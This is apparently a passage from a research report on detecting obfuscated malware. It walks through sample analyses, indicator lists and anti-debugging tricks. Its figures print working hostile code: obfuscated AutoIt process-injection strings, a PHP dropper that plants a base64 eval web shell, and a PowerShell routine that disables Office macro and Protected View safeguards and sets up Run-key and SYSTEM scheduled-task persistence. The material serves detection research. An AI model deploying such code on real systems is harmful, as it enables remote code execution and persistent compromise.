$hrwuhwexuh23r23 = "uint64"
$g932193107bewuoeesgoge = _stringreverse("yr")
$g932193107bewuoeevarors = "C" & $g932193107bewuoeesgoge & "pt"
$g932193107bewuoeeg3wg2g = _stringreverse("dro")
$g932193107bewuoeegerw = _stringreverse("lo")
$g932193107bewuoeeg3wugui32g = "dw" & $g932193107bewuoeeg3wg2g
$g932193107bewuoeebverberbe = "bo" & $g932193107bewuoeegerw
$g932193107bewuoeehnx2 = "andl"
$g932193107bewuoeehnx = "h" & $g932193107bewuoeehnx2 & "e*"
$g932193107bewuoeepvve2 = "ord_p"
$g932193107bewuoeepvve = "dw" & $g932193107bewuoeepvve2 & "tr"
$g932193107bewuoeegbre = "h" & $g932193107bewuoeehnx2 & "e"
$g932193107bewuoeebree = "yte"
$g932193107bewuoeebte3 = "b" & $g932193107bewuoeebree & "["
$g932193107bewuoeevewr = "t"
$g932193107bewuoeevewr2 = "r"
$g932193107bewuoeel11 = "p" & $g932193107bewuoeevewr &I$g932193107bewuoeevewr2
$g932193107bewuoeeverewe214 = "dw" & $g932193107bewuoeeg3wg2g
$g932193107bewuoee32g34 = _stringreverse("Msseco")
$g932193107bewuoee342 = "itePr" & $g932193107bewuoee32g34 & "em"
$g932193107bewuoeewpce3 = "Wr" & $g932193107bewuoee342 & "ory"
$g932193107bewuoeegerre = "tualAddr"
$g932193107bewuoeevbre = "Vir" & $g932193107bewuoeegerre & "ess"
$g932193107bewuoeegvewg = "or"
$g932193107bewuoeevegwwe = "w" & $g932193107bewuoeegvewg & "d"
$g932193107bewuoeegererh = "alAllocE"
$her24x235235235 = ";"
$g932193107bewuoeegrewerg235235 = "aseCo"
$g932193107bewuoeevbewrber = "Virtu" & $g932193107bewuoeegererh & "x"
$g932193107bewuoeegrere32523 = "le" & $g932193107bewuoeegrewerg235235 & "nte"
```

Figure 6.2.12 Obfuscated strings

```
Func _bhergx2t23t2x23t($g932193107bewuoeehcryptkey)
    Local $g932193107bewuoeeoidjg97fgd2313dfgsdvkpwoiurz = DllCall(__fu32xx1223523fdsdfs(), $g932193107bewuoeebverberbe, $g932193107bewuoeevarc
    Local $g932193107bewuoeekjlfcljxkf0gdslohsdf = @error
    _g2jxt2390tz23h3()
    If $g932193107bewuoeekjlfcljxkf0gdslohsdf OR NOT $g932193107bewuoeeoidjg97fgd2313dfgsdvkpwoiurz[0] Then
        Return SetError(1, 0, False)
    Else
        Return SetError(0, 0, True)
    EndIf
EndFunc

Func _rgwehi23r2ht23x23t($g932193107bewuoeevdata, $g932193107bewuoeevcryptkey, $g932193107bewuoeedf23sdfdsfs5s4fsd8k4zugjdijnpoheinshoniurvso,
    Local $g932193107bewuoeedlhgeanglouisndqvisignv88
    Local $g932193107bewuoeedf698g4d98g4df639gd
    Local $g932193107bewuoeedf814gbsd46gbddjmg0bspoejm
    Local $g932193107bewuoeeregbuffsize
    Local $g932193107bewuoeeoidjg97fgd2313dfgsdvkpwoiurz
    _gkw3ojp2t23t()
```

Figure 6.2.12 Obfuscated DLL calls

Result – Through the analysis of sample12.exe we are able to fetch Indicators like identification of random variable naming, presence of obfuscated strings, obfuscated DLL calls, function of reverse string and identification of anti-sandboxing technique which could assist us in detecting obfuscated malware samples.

6.2.13 Experiment 13 – Testing of sample13.exe

1) In this sample13.exe, we were able to identify Encryption process. The one starting with G is the file handler and the second one shows the list of encrypted files.




Figure 6.2.13 Encryption process

2) Sometimes it does happen that the files have been encrypted but the last block still contains ASCII characters followed by the line. Indicating if it is less than 8 bytes, has been left unencrypted.




Figure 6.2.13 Encrypted ASCII characters

3) Another identification of obfuscation is Repeating pattern of ECB, it does not do anything except all the blocks are encrypted the same. (It is not a very efficient encryption). Presence of Null bytes in repeating pattern is prominent and is often used in obfuscating malware sample.




Figure 6.2.13 Repeating pattern

Result – Through the analysis of samples we are able to fetch Indicators like identification of encryption process, repeating pattern of ECB, and presence of encrypted ASCII characters which could assist us in detecting obfuscated malware samples.

6.2.14 Experiment 14 – Testing of sample14.exe by CFF explorer

1) In sample14.exe, Match of ordinal number has been performed for identification of suspicious imported directories.




Figure 6.2.14 Ordinal by CFF explorer

2) If we take **WS2_32.dll** from the import directory we get Ordinal 73 and 34. So far we don't know what it means but the probe has been conducted based on the known functionality of WS2_32.dll which is used for network connectivity.

We can also look at the export directory of specific WS2_32.dll selected for probe.




Figure 6.2.14 Export directory of WS2_32.dll

3) And after probing further about ordinal 73 and 34, we get to know that ordinal 73 is WSA function used to initialise networking in an application that deals with other network related operations. For ordinal 34, it is used to resolve the IP address given in the hostname.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	000302CC	00030C8E	00030938	00030EE1
(nFunctions)	Dword	Word	Dword	szAnsi
00000074	00004E20	0073	000324E1	WSACleanup

Figure 6.2.14 ordinal 73

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	000301CC	00030C0E	00030B38	000318A4
(nFunctions)	Dword	Word	Dword	szAnsi
00000034	00008AC0	0033	00032EA4	gethostbyname

Figure 6.2.14 ordinal 34

Result – Through the analysis of samples we are able to fetch Indicators like method to identify suspicious imported/export directories, method to identify network related operations and IP address which could assist us in detecting obfuscated malware samples.

Chapter 7: Other Indicators for Detection of Obfuscated Malware

7.1 Other Identifiers

There are also other indicators that will surely assist in detection of obfuscated malwares. These set of indicators that needs to be searched are as follows:

1) Identification of modified windows services.

2) Don't forget to look for Windows Registry (regedit), which helps to find modified registry values, files, directories, plugin directories with unnatural naming and writings done to restricted locations like start-up files.

3) Finding hidden strings through HxD – [ASCII/ Unicode], string length is also valuable in detection of obfuscated malware.

4) Look for Obfuscated scripts

5) Identification of crypto functions, crypto codes, cryptographic hashing

6) Presence of attack vector analysis, persistence & spread mechanism, file encryption & decryption routines, key extraction mechanism, user interaction modules, suspicious file extensions, recovery instructions, and failure of identification of files.

7) Identification of Kill Switches that stop ransomware outbreaks.

8) Modifications in boot sector, MBR (Master Boot Record) which contains information of all system partitions.

9) Presence of Mutex objects - Mutex objects are usually used in multi-threaded applications to control and coordinate shared resources access, collection of opened mutexes during the sample runtime is helpful.

10) Identification of imported Modules and API names.

11) Identification of Image Base Address in the memory where the executable file will be located upon execution.

12) Compile Timestamp - indicating file compilation date.

13) Link Date Timestamp - indicating file linking date.

14) Look for number of data-directory entries in the optional header and size of header.

15) The following list of structural features that were used to help identify obfuscated files are:

- The entry point is in file header before any section.
- There is no .text or CODE section in the file.
- The entry point is in the last section while it is neither .text nor CODE section.
- SizeOfRawData = 0 and VirtualSize > 0 for some sections.

- Sum of SizeOfRawData field of all sections is greater than the file size.
- Two or more sections overlap.
- The file has no imports at all or the import table is corrupted.

7.2 Other Detection Mechanism

Other detection mechanism that would assist in improvising detection are given as follows:

1) Pattern matching detection technique – It is done on the source code for detection of specific sequence that shows some malicious intention. One such good example is presence of eval () function in code.

```php
<?php

try {
    $script = '
        <?php

        if (!empty($_GET['exec'])) {
            eval(base64_decode($_GET['exec']))
        }';

    file_put_contents('./winning.php', $script);
    @chmod('./winning.php', 0777);

    exec("php ./winning.php > /dev/null 2>&1 &");
} catch (Exception $e) {}
```

Figure 7.2 Pattern matching

2) **Source structure based detection** – since pattern matching is done not on the source code but on the structure of the program. A malware intentionally includes obfuscation tricks like additions of spaces, new lines, random naming of variables/ functions, but the structure of program remains the same. Hence, Signature can be generated from the structure of the source code which would prove to be effective in detection of obfuscated malware.

- String manipulation is another set of method that is usually utilised in obfuscating a malware sample. Some of it are reverse string, split string, replacement of string characters, Concatenation of strings etc.
- Presence of gibberish code could be another reason to spot obscure code of a stealthy malware.




Figure 7.2 Obscure code

- Catching of TLS callbacks also proves helpful in identifying obfuscated malware.

- Base64 encoding is another method of obfuscating a malware sample. A lot of malware actually uses base64 encoding, reason is very slight changes can alter the signatures in a much more significant way effective to bypass signature / pattern matching within an exe. Main reason is base64 does contain special character and these special characters within the string acts as garbage inserted. Thereby, making detection complex.




Figure 7.2 Base64 encoding

- Windows defender disabler – Check on disabling defender functionalities is usually approached by obfuscated malware to evade detection by windows AV.




Figure 7.2 Check on presence of windows defender

- Use of registry edit function is another point to notify that we might be dealing with obfuscated malware.




Figure 7.2 Registry edit

- Identification of Run powershell behaviour within the code.

Figure 7.2 Run PS

- Identification of presence of suspicious IP addresses, suspicious domain access, and domain name interaction in the network traffic observed.

  Windows event viewer – do see process created by enabling audit for process created in edit group policy for detailed tracking of what modifications have been done since the launch of sample.

- Indicators of Network communication in the **Figure 7.2** Network communication.

```
push 0
push 0x20
push offset buf
push socket
call recv
cmp [buf], 1
jz 0x401ded
cmp [buf], 2
jz 0x401eff
cmp [buf], 3
jz 0x401fed
jmp 0x401ace
```

Figure 7.2 Network communication

This best indicators come from hardcoded static strings like when C2 is tunnelled over HTTP and is using a unique user agent string.

7.3 Other Indicator of Compromises - could be

1) **ProcessDebugFlags**

- Pass undocumented class ProcessDebugFlags(0x11) to the NtQueryProcessInformation() function
- When NtQueryProcessInformation is called with the ProcessDebugFlags class. It returns the inverse of EPROCESS -> NoDebugInherit [FALSE==Debugger present]

2) **Debug Object handle**

- When debugged a Debug Object created can be queried using NtQueryInformationProcess. It is hard to hide since originates from Kernel.

3) **Thread hiding**

- HideThreadFromDebugger class, passed into NtSetInformationThread
- The class prevents debuggers from receiving events from any thread that has had NtSetInformationThread with the HideThreadFromDebugger class called on it.
- These events include breakpoints and the exiting of the program if it is called on the main thread of an application.

4) **Blockinput**

- Blockinput() blocks mouse and keyboard messages thereby preventing it to reach desired application
- Only the thread that called BlockInput can call it to remove the block , not really Anti-RE but is a mess

5) **Output debug string**

- Call OutputDebugstring(), GetlastError(). To Check indication [No error==debugger present]

6) **NTQuery Object**

- NtQueryObject90 called with ObjectAllTypesInformation class, returns information about the host system and the current process including DebugObjects in the environment.
- ObjectAllTypesInformation can be traversed to locate DebugObjects

7) **Nanomities**

- Replace JUMP instructions with INT 3h breakpoints
- Store original Jump instruction in an encrypted table
- Use self-debugging, debugger process willsubstitute the INT 3h code with the correct JUMP instructiondepending on encryption algorithm
- Place some INT 3h in the execution flow and it becomes a real mess

8) **Removal of PE header**

- Removes an executable’s portable executables from the memory at runtime

- A dumped image would be missing important information such as the RVA of the important tables like Relocation table, import/export tables etc. The entry point and the other information that the windows loader needs to utilize when loading an image

9) **Stack Segment**

- Manipulation in stack segment using push and pop causes the debugger to execute instructions unintentionally
- As per the code given below we come to know that when stepping over the code with any debugger, mov eax 9 will be executed. But will not be stepped on by the debugger.

```
push ss
pop ss
mov eax, 9 // This line
executes but is stepped over
xor edx, edx // This is where
the debugger will step to
```

Figure 7.3.9 Stack Segment

10) **Identification of Malicious traffic by analysis**

- Search for HTTP request to the server in GET & POST method frame and do notice HOST parameter of the HTTP request made.
- Don’t forget to analyse export object through wireshark.




Figure 7.3.10 Analysing sample using wireshark

11) **Analysis** on sample helps to identify malicious intentions in -

- opcodes and instructions
- virtual allocation




Figure 7.3.11 TCP stream

- It is also important to detect suspicious services added by malware in windows services to run its thread efficiently.




Figure 7.3.11 suspicious service that looks genuine

- Check performance of handler
- Resource names and sections in PE structure fetched.

Figure 7.3.11 PE structure

In PE structure, it is mandatory to analyse PE header

- Since it contains the information an OS requires to run the executables, provides information about the functionality of the malware and how the malware interacts with the OS.

- It contains information that specifies where the executable needs to be loaded in to memory and the libraries that the executable requires to load dll.




Figure 7.3.11 PE Header Structure

PE Sections

Section Name	Function
.code / .text	Executable code
.data	Stores Data (R/W)
.rdata	Stores Data (Read Only)
.idata	Stores The Import Table
.edata	Stores Export Data
.rsrc	Stores Resources (Strings, icons)

Figure 7.3.11 PE sections

A static heuristic approach to detect malware targets

Portable executable file format

- Section name
- PE section characteristics
- Section size
- Entry point - The entry point field in the optional header holds the RVA of the first instruction to execute when an executable is run. When protecting an executable, packers first save the RVA of the entry point, and then modify it to the start of the loader in the packer section [22]. Typically, Original EntryPoint (OEP) resides in the text or code section, which has the code attribute in benign files. Some malwares will modify this address to point to a non-code section or it will point to somewhere outside the text section marked as code.
- Resource section and API call frequency

API name	Frequency rate in malware	Frequency rate in benign file
GetProcAddress	0.74	0.45
LoadLibraryA	0.67	0.20
ExitProcess	0.66	0.11
GetModuleHandleA	0.57	0.24
VirtualAlloc	0.43	0.17
VirtualFree	0.37	0.15
RegCloseKey	0.35	0.33
GetModuleFileNameA	0.34	0.15
WriteFile	0.34	0.25
CloseHandle	0.33	0.45
Sleep	0.29	0.64
CreateFileA	0.28	0.11
RegQueryValueExA	0.28	0.10
GetLastError	0.28	0.54
FreeLibrary	0.27	0.40
MessageBoxA	0.27	0.03
GetCurrentThreadId	0.26	0.64
GetCommandLineA	0.26	0.09
VirtualProtect	0.26	0.11
GetStartupInfoA	0.25	0.10
GetStdHandle	0.25	0.12
LocalAlloc	0.24	0.23
RegOpenKeyExA	0.23	0.11

Figure 7.3.11 API call frequency

- DLL with no exports
- Invalid compile date
- No debug directory - The Debug Directory is the structure that identifies the existence and location of debug information in the file. Debug directory contains valuable information, including the time and date that the debugging information was created. Usually, normal files may have a debug directory, but most malwares do not have debug information.

- Presence of Persistence mechanism in the system.

```
function persist
{
    for($i=10; $i -le 20; $i++){
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\excel\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilclsesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
    }

    attrib +s +h "$s_path\system.vbs"
    attrib +s +h "$s_path\system.ps1"
    regWrite -p HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run -k "Windows Optimizations" -v "wscript $tsk"
    regWrite -p HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run -k "Windows Optimizations" -v "wscript $tsk"
    schtasks /Create /RU system /SC ONLOGON /TN Microsoft\WindowsOptimizationsService /TR "wscript $tsk" /F
```

Figure 7.3.11 Persistence mechanism

Registry persistence usually takes at these mentioned locations.

Figure 7.3.11 Registry Persistence

- Presence of Persist debug inside the malicious code.




Figure 7.3.11 Presence of Persist Debug

- Closely observe Start-up folder that might get modified by malware sample.

Figure 7.3.11 Start-up folder

- Identification of decompressed code analysed by cybershef.

